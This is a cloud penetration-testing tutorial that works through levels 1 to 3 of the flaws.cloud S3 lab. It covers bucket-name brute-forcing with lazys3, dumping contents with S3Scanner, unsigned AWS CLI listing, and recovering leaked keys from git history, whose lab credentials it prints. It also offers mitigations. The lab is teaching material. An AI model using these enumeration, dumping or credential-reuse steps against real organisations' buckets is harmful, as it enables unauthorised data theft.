Detect AWS Security Flaws, Cloud PT


S3 Recon, Misconfiguration and Mitigation

By, Abhishek BV

Agenda

- S3 101
- S3 Security configuration on AWS console
- S3 Syntax
- Reconnaissance
- Tools for PT
- Labs - Misconfigurations
- Remediations/Mitigation

S3 - Simple Storage Service -> Cloud Trial data saved in S3 buckets



Ways to Protect your S3 Bucket

3 ways to Protect S3 access by the Programmer/ Cloud Engineer - Lets see on the console

1. IAM policies - user level
2. Bucket policies - Bucket Level
3. ACL policies - Object Level

By default all the buckets have a deny configuration, But when the application needs to communicate with user there are some allow configurations to be made

Explicit Deny And **Allow**

While investigating the attack we should always check for the following. When there is a conflict between all the three policies, AWS behaves the following way

Deny	Allow	Result
Default Deny		Deny
Deny	Allow	Deny
	Allow	Allow
No Deny mentioned	No Allow	Deny

S3 bucket Syntax

http://**bucketname**.s3region.amazonaws.com

Start attack on a particular target

http://companyname.s3region.amazonaws.com
http://companyname**admin**.s3region..amazonaws.com
http://companyname**prod**.s3.region.amazonaws.com
http://companyname**id**.s3.region.amazonaws.com

This is nothing but Brute Forcing, it can be done using Burp but we have a tool written in ruby

Tools

Lazys3
To check if any organization is using s3.
Usage

ruby lazys3.rb <COMPANY>

Ruby lazys3.rb flaws.cloud

Demo

```
lazys3$ ruby lazys3.rb flaws.cloud
Generated wordlist from file, 9013 items...
Found bucket: flaws.cloud (200)
Found bucket: flaws.cloud-datasetdev (404)
Found bucket: flaws.cloud-devel-development (404)
Found bucket: flaws.cloud.webstatic-dev (404)
Found bucket: presentations-flaws.cloud (404)
Found bucket: production3.flaws.cloud (404)
```

S3 Scanner - Automation

- Here lets try to attack the target **flaws.cloud**
- Lets get to know the bucket permissions
  always best practice before digging deeper

  python3 -m S3Scanner scan --bucket flaws.cloud

- Lets Now try to download the contents using dump option

  python3 -m S3Scanner dump --bucket flaws.cloud --dump-dir ~/Documents/self_study/s3dump/

Usage

```
usage: s3scanner [-h] [--version] [--threads n] [--endpoint-url ENDPOINT_URL] [--endpoint-add

s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

optional arguments:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```

Take aways

- We have attacked the target without using any AWS creds

Once we get to know the bucket names lets learn how to exploit the s3 misconfiguration

What is misconfiguration?

Something intended not to be done , but happened due to lack to knowledge

Ex - Ringtone settings , none
Let's do a live demo on s3 flaws

```
/Documents/self_study/demo$ python3 -m S3Scanner scan --bucket flaws.cloud
flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
:~/Documents/self_study/demo$ python3 -m S3Scanner scan --bucket flaws.cloud
flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
:~/Documents/self_study/demo$ python3 -m S3Scanner dump --bucket flaws.cloud --dump-dir ~/Documents/self_study/demo/
flaws.cloud | Enumerating bucket objects...
flaws.cloud | Total Objects: 7, Total Size: 25.0KB
flaws.cloud | Dumping contents using 4 threads...
flaws.cloud | Dumping completed
:~/Documents/self_study/demo$ ls
hint1.html  hint2.html  hint3.html  index.html  logo.png  robots.txt  secret-dd02c7c.html
```

Demo Recon - Level 1

Goal - To find the subdomain

> dig flaws.cloud

Lets visit the link of ip and we are confirming that it belongs to AWS s3 so our recon is happening right way. The application is using AWS as host

Lets do an nslook up on the ip

> nslook up 52.218.132.82


We get the s3 url lets visit that to confirm

> aws s3 ls s3://flaws.cloud --no-sign

There is an option in aws that is **–no-sign (No Authentication required)**
Here we get list of files, The attacker has successfully listed the directories
>flaws.cloud/secret-dd02c7c.html

```
:~/Documents/self_study/demo$ dig flaws.cloud

; <<>> DiG 9.16.1-Ubuntu <<>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16651
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;flaws.cloud.                   IN      A

;; ANSWER SECTION:
flaws.cloud.            5       IN      A       52.218.182.178

;; Query time: 216 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Feb 25 17:13:40 IST 2022
;; MSG SIZE  rcvd: 56

:~/Documents/self_study/demo$ nslookup 52.218.182.178
178.182.218.52.in-addr.arpa     name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:

~/Documents/self_study/demo$ aws s3 ls s3://flaws.cloud
2017-03-14 08:30:38       2575 hint1.html
2017-03-03 09:35:17       1707 hint2.html
2017-03-03 09:35:11       1101 hint3.html
2020-05-22 23:46:45       3162 index.html
2018-07-10 22:17:16      15979 logo.png
2017-02-27 07:29:28         46 robots.txt
2017-02-27 07:29:30       1051 secret-dd02c7c.html
```

Follow the directories listed in the previous output & you'll be able to solve the first CTF



Remediation/Mitigation

- **Use Firewall**
  - AWS WAF is a web application firewall that lets you monitor the HTTP and HTTPS requests that are forwarded to CloudFront
  - Demo - figma.com
  - Nslookup figma.com, we can make out its only for those customers who are entitled to provide content through cloudfront
- **Misconfiguration done here?** happened here hence it is letting us know all the subdomains, lets go to AWS console

  Here we can see in
  S3 bucket -> permission -> Block public access , here if we have a programmer or cloud engineer by mistake doesn’t check the required list all the mess happens
  Effects - Loads of sensitive data information leak have happened like this bad configuration


  We can report this

Screenshots

Firewall configured by one of the application.

```
:~/Documents/self_study/demo$ ping figma.com
PING figma.com (99.86.14.49) 56(84) bytes of data.
64 bytes from server-99-86-14-49.blr50.r.cloudfront.net (99.86.14.49): icmp_seq=1 ttl=241 time=3.30 ms
64 bytes from server-99-86-14-49.blr50.r.cloudfront.net (99.86.14.49): icmp_seq=2 ttl=241 time=5.21 ms
64 bytes from server-99-86-14-49.blr50.r.cloudfront.net (99.86.14.49): icmp_seq=3 ttl=241 time=3.36 ms
^Z
[4]+  Stopped                 ping figma.com
~/Documents/self_study/demo$ nslookup 99.86.14.49
49.14.86.99.in-addr.arpa        name = server-99-86-14-49.blr50.r.cloudfront.net.
```

Misconfiguration made for the s3



Level - 2

Goal - Find the Secret key but with our aws identity

>aws s3 --profile YOUR_ACCOUNT ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

Now as we got the secret key we finished this but what went wrong in AWS

Go to console Show sampleehack ->edit ACL Authenticated users group (anyone with an AWS account)


Here in our scenario also the attacker just had his credentials but was able to list out files from a misconfigured s3 bucket.

Mitigation


- Always check the Access control List

Screenshots for level 2

Follow the hint



Used aws credentials to list s3



Level 2 Solved


Not secure level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html

Congrats! You found the secret file!

Level 3 is at http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud

Mitigation

Never allow Authenticated User groups



Level 3

Goal - to find access key on a misconfigured bucket which has some confidential details on git files

>aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2

Now we have some downloaded files, lets check the first one .git/HEAD

>cd .git

>git log - log?

So here we have git hub logs, we all know what log contains, it has all the in and out information on what's being added whats deleted and when it's done on the rep

So lets see whats inside the log

>git show id(committed)

Follow the Hint

level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/hint1.html

Level 3: Hint 1

Like the first level, you should have figured out how to list the files in this directory, and seen that listing in this bucket is open to "Everyone". See the file listing at level3-9afd3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/

This S3 bucket has a .git file. There are probably interesting things in it. Download this whole S3 bucket using:

```
aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2
```

Need another hint? See Hint 2

Level 3: Hint 2

People often accidentally add secret things to git repos, and then try to remove them without revoking or rolling the secrets. You can look through the history of a git repo by running:

```
git log
```

Then you can look at what a git repo looked like at the time of a commit by running:

```
git checkout f7cebc46b471ca9838a0bdd1074bb498a3f84c87
```

where `f7cebc46b471ca9838a0bdd1074bb498a3f84c87` would be the hash for the commit shown in `git log`.

Need another hint? Go to Hint 3

Screenshot - Solutions Level 3

```
~/Documents/self_study/demo/.git$ aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sig
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
```

```
:~/Documents/self_study/demo/.git$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

Configure aws cli & exploit

```
:~/Documents/self_study/demo/.git$ aws configure --profile hack
AWS Access Key ID [****************T7SA]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [****************3Jys]: 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
Default region name [us-west-2]:
Default output format [None]:
```

```
:~/Documents/self_study/demo/.git$ aws s3 ls --profile hack
2020-06-25 23:13:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-27 04:36:07 config-bucket-975426262029
2020-06-27 16:16:15 flaws-logs
2020-06-27 16:16:15 flaws.cloud
2020-06-27 20:57:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 20:57:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 20:57:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 20:57:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 20:57:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-28 07:59:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Level 3 solved, copy the flag url from previous output

Not secure level4-1156739cfb264ced6de514971a4bef68.flaws.cloud

flAWS - Level 4

Lesson learned

People often leak AWS keys and then try to cover up their mistakes without revoking the keys. You should always revoke any AWS keys (or any secrets) that could have been leaked or were misplaced. Roll your secrets early and often.

Examples of this problem

- Instagram's Million Dollar Bug: In this must read post, a bug bounty researcher uncovered a series of flaws, including finding an S3 bucket that had .tar.gz archives of various revisions of files. One of these archives contained AWS creds that then allowed the researcher to access all S3 buckets of Instagram. For more discussion of how some of the problems discovered could have been avoided, see the post "Instagram's Million Dollar Bug": Case study for defense

Lets configure the credentials as attacker in cli

>aws configure –profile attacker

>aws s3 ls –profile attacker

We got the Flag..

- This was a critical Vulnerability where the aws user credentials was exposed.
- Where did they go wrong? **Misconfiguration**?

  The cloud engineer knew something is wrong and deleted the files but he has forgotten to change the secret access key and id

  Mitigation

- Show in console,User->security credentials.. Access key -> create new access key
- Never Ever store/push Access keys on any repo’s
- Configure new access keys. Make old one inactive and can create a new one

Mitigation - Always inactive/Delete the cli credentials when ever the old aws admin leaves the organization & create a new one

Your Security Credentials

Use this page to manage the credentials for your AWS account. To manage credentials for AWS Identity and Access Management (IAM) users, use the IAM Console .

To learn more about the types of AWS credentials and how they're used, see AWS Security Credentials in AWS General Reference.

- Password
- Multi-factor authentication (MFA)
- Access keys (access key ID and secret access key)

Use access keys to make programmatic calls to AWS from the AWS CLI, Tools for PowerShell, AWS SDKs, or direct AWS API calls. You can have a maximum of two access keys (active or inactive) at a time.

For your protection, you should never share your secret keys with anyone. As a best practice, we recommend frequent key rotation.
If you lose or forget your secret key, you cannot retrieve it. Instead, create a new access key and make the old key inactive. Learn more

Created	Access Key ID	Last Used	Last Used Region	Last Used Service	Status	Actions
Feb 25th 2022	[redacted]	N/A	N/A	N/A	Active	Make Inactive | Delete
Feb 25th 2022		2022-02-25 17:11 UTC+0530	us-west-2	s3	Deleted	

Create New Access Key

Future Enhancements

- Test Case sheet for AWS vapt for most vulnerable AWS resources such as S3, IAM, RDS etc..

- Threat Model for cloud vapt